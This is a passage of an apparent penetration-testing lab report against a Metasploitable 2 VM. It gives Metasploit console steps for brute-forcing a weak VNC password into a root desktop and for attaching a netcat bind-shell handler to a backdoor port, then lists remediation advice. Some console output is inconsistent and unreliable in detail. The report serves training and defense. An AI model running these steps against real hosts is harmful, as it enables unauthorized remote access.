| 110  | exploit/multi/vnc/vnc_keyboard_exec                       | -    | 2015-07-10 | proof  | VNC Keyboard Remote Code Execution                                                      |
| 111  | target: VNC Windows / Powershell                          | -    | -          | -      | -                                                                                       |
| 112  | target: VNC Windows / VBScript CMDStager                  | -    | -          | -      | -                                                                                       |
| 113  | target: VNC Linux / Unix                                  | -    | -          | -      | -                                                                                       |
| 114  | payload/windows/vncinject/bind_ipv6_tcp                   | -    | normal     | No     | VNC Server (Reflective Injection), Bind IPv6 TCP Stager                                 |
| 115  | payload/windows/vncinject/bind_ipv6_tcp_uuid              | -    | normal     | No     | VNC Server (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86) |
| 116  | payload/windows/vncinject/bind_none_tcp                   | -    | normal     | No     | VNC Server (Reflective Injection), Bind TCP Stager (No Auth or Win7)                    |
| 117  | payload/windows/vncinject/bind_tcp_rc4                    | -    | normal     | No     | VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasploit)   |
| 118  | payload/windows/vncinject/bind_tcp                        | -    | normal     | No     | VNC Server (Reflective Injection), Bind TCP Stager (Windows x86)                        |
| 119  | payload/windows/vncinject/bind_tcp_uuid                   | -    | normal     | No     | VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)      |
| 120  | payload/windows/vncinject/find_tag                        | -    | normal     | No     | VNC Server (Reflective Injection), Find Tag Original Stage                              |

- Use VNC authentication scanner get info
  - use auxiliary/scanner/vnc/vnc\_login

```

File Actions Edit View Help

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > info

Name: VNC Authentication Scanner
Module: auxiliary/scanner/vnc/vnc_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
carstein <carstein.sac@gmail.com>
jbrock <jbrock@metasploit.com>

Check supported:
No

Basic options:

```

| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to brute force, from 0 to 5                                                                   |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm)            |
| PASSWORD         |                                                                  | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           |                                                                  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |

Attempts to log into a VNC server using provided or default passwords.

```

msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

```

| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to brute force, from 0 to 5                                                                   |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm)            |
| PASSWORD         |                                                                  | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           |                                                                  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                               |

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) >

```

- Sets the IP address of the target system
  - set RHOSTS 192.168.1.100



```

msf6 auxiliary(scanner/vnc_login) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 auxiliary(scanner/vnc_login) > show options

Module options (auxiliary/scanner/vnc_login):

```

| Name               | Current Setting                                                  | Required | Description                                                                                                                                                                                         |
|--------------------|------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN    | false                                                            | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS    | false                                                            | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED   | 5                                                                | yes      | How fast to brute force, from 0 to 5                                                                                                                                                                |
| DB_ALL_CREDENTIALS | false                                                            | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASSWORDS   | false                                                            | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS       | false                                                            | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING   | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&#x2D;name)                                                                                                     |
| PASSWORD           |                                                                  | no       | The password to test                                                                                                                                                                                |
| PASS_FILE          | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                                                                                                             |
| Proxies            |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS             | 192.168.1.100                                                    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT              | 5900                                                             | yes      | The target port (TCP)                                                                                                                                                                               |
| STOP_ON_SUCCESS    | false                                                            | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS            | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME           | <BLANK>                                                          | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE      |                                                                  | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS       | false                                                            | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE          |                                                                  | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE            | true                                                             | yes      | Whether to print output for all attempts                                                                                                                                                            |

## • Set RPORT

- set RPORT 5900
- VNC typically runs on port 5900. Set this to the detected open VNC port.

```

msf6 auxiliary(scanner/vnc_login) > set RPORT 5900
RPORT => 5900
msf6 auxiliary(scanner/vnc_login) > show options

Module options (auxiliary/scanner/vnc_login):

```

| Name               | Current Setting                                                  | Required | Description                                                                                                                                                                                         |
|--------------------|------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN    | false                                                            | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS    | false                                                            | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED   | 5                                                                | yes      | How fast to brute force, from 0 to 5                                                                                                                                                                |
| DB_ALL_CREDENTIALS | false                                                            | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASSWORDS   | false                                                            | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS       | false                                                            | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING   | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&#x2D;name)                                                                                                     |
| PASSWORD           |                                                                  | no       | The password to test                                                                                                                                                                                |
| PASS_FILE          | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                                                                                                             |
| Proxies            |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS             | 192.168.1.100                                                    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT              | 5900                                                             | yes      | The target port (TCP)                                                                                                                                                                               |
| STOP_ON_SUCCESS    | false                                                            | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS            | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME           | <BLANK>                                                          | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE      |                                                                  | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS       | false                                                            | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE          |                                                                  | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE            | true                                                             | yes      | Whether to print output for all attempts                                                                                                                                                            |

View the full module info with the info, or info -d command.

## • Set Password

- set PASSWORD password

- Password to attempt login with. In this case, it's the weak default password "password" discovered during the Nessus scan.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
```

| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&rc, etc)          |
| PASSWORD         | password                                                         | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           | 192.168.1.100                                                    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                               |

- Thread 10

```
msf6 auxiliary(scanner/vnc/vnc_login) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
```

| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&rc, etc)          |
| PASSWORD         | password                                                         | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           | 192.168.1.100                                                    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 10                                                               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                               |

- 7. Run the auxiliary module

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.100:5900 - 192.168.1.100:5900 - Starting VNC login sweep
[!] 192.168.1.100:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.100:5900 - 192.168.1.100:5900 - Login Successful: :password
[+] 192.168.1.100:5900 - 192.168.1.100:5900 - Login Successful: :password
[*] 192.168.1.100:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

- Runs the VNC login scanner.
- If the password works, get: This module confirms that you can access the system using this password. To actually view/control the remote desktop:

- Use a VNC viewer

```
root@Kali: /home/kali
File Actions Edit View Help
vncviewer 192.168.1.100
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

## Result

```
TightVNC: root's X desktop (metasploitable0)
root@metasploitable: /
root@metasploitable:~# ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:de:d3:f1
      inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::3002:7fff:fed3:f1f4 ScopeLink
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:5829 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1333 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:988900 (575.0 KB) TX bytes:843343 (823.5 KB)
      Base address:0xd00 Memory:0x20000-0x220000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 ScopeHost
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:484 errors:0 dropped:0 overruns:0 frame:0
      TX packets:484 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:211325 (206.3 KB) TX bytes:211325 (206.3 KB)

root@metasploitable:~#
```

### 4.3 Exploitation: Bind Shell Backdoor Detection

## What Is a Bind Shell Backdoor?

A bind shell is a backdoor that listens on a specific port (here, 1524) and provides direct shell access to any remote user who connects. It does not require authentication attackers can execute system commands as root, directly compromising the machine.

This backdoor was intentionally placed on the Metasploitable 2 VM for training purposes.

- **Start Metasploit Console**

[illegible]

- **Verify the Port Is Open**

```
(root@Kali)-[/home/kali]
# nmap -p 1524 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-28 11:17 CDT
Nmap scan report for 192.168.1.100
Host is up (0.00054s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:DE:D3:F1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(root@Kali)-[/home/kali]
#
```

- **Use the Generic Shell Handler**

- This module connects to remote shells (reverse or bind).

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

- **Set LHOST**

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > show options:
Payload options (generic/shell_reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf6 exploit(multi/handler) > show options:
Payload options (generic/shell_reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.104   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Activate Windows  
Go to Settings to activate

- Set the Payload

```
msf6 exploit(multi/handler) > show payloads

Compatible Payloads

#      Name
--      -
0      payload/android/meterpreter/reverse_http
      .      normal No      Android Meterpreter, Android Reverse
HTTP Stager
1      payload/android/meterpreter/reverse_https
      .      normal No      Android Meterpreter, Android Reverse
HTTPS Stager
2      payload/android/meterpreter/reverse_tcp
      .      normal No      Android Meterpreter, Android Reverse
TCP Stager
3      payload/android/meterpreter_reverse_http
      .      normal No      Android Meterpreter Shell, Reverse H
TTP Inline
4      payload/android/meterpreter_reverse_https
      .      normal No      Android Meterpreter Shell, Reverse H
TTPS Inline
5      payload/android/meterpreter_reverse_tcp
      .      normal No      Android Meterpreter Shell, Reverse T
CP Inline
6      payload/android/shell/reverse_http
```

```
msf6 exploit(multi/handler) > set PAYLOAD payload/cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf6 exploit(multi/handler) > show options

Payload options (cmd/unix/bind_netcat):
  Name      Current Setting  Required  Description
  --      -
  LPORT     4444            yes       The listen port
  RHOST     192.168.1.100   no        The target address

Exploit target:
  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 exploit(multi/handler) > show options

Payload options (cmd/unix/bind_netcat):
  Name      Current Setting  Required  Description
  --      -
  LPORT     4444            yes       The listen port
  RHOST     192.168.1.100   no        The target address
```



- **Set RHOST**

```
msf6 exploit(multi/handler) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 exploit(multi/handler) > show options

Payload options (cmd/unix/bind_netcat):



| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 192.168.1.100   | no       | The target address |



Exploit target:



| Id | Name                 |
|----|----------------------|
| 0  | Wildcard Target /all |



View the full module info with the info, or info -d command.
```

- **Run the Exploit**

```
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.1.100:4444
```

## 5. Recommendations to Improve Host Application Security

### For UnrealIRCd Backdoor

- Remove vulnerable UnrealIRCd version immediately.
- Download official software only and verify checksum integrity.
- Apply patches and upgrades regularly to avoid known backdoors or bugs.
- Use firewall rules to restrict IRC ports to trusted hosts only.
- Monitor network traffic for suspicious IRC activity.

### **For VNC Server**

- Change default/weak VNC passwords immediately to strong, complex ones.
- Disable VNC if not needed or restrict access via firewall or VPN.
- Use SSH tunneling or VPN for remote desktop instead of exposing VNC directly.
- Regularly audit all remote access services and credentials.

### **For Bind Shell Backdoor Detection**

- Reinstall the system from a trusted OS image and audit for other threats or backdoors.
- Secure the system by blocking unused ports, applying updates, using IDS, and enforcing least privilege.

## **6. Conclusion**

This assessment demonstrated the process of identifying and exploiting vulnerabilities on a known-vulnerable system using ethical penetration testing methods. It highlights the critical importance of regular vulnerability scanning and patch management in maintaining system security.

## **7. References**

(2024). *CVSS Score: A Comprehensive Guide to Vulnerability Scoring* [Online]. Available at:

<https://strokes.co/blog/cvss-score-a-comprehensive-guide-to-vulnerability-scoring/>

(Accessed: 27 June 2025).

*TryHackMe* [Online]. Cyber Security Training. Available at:

<https://tryhackme.com/room/pentestingfundamentals>

(Accessed: 27 June 2025).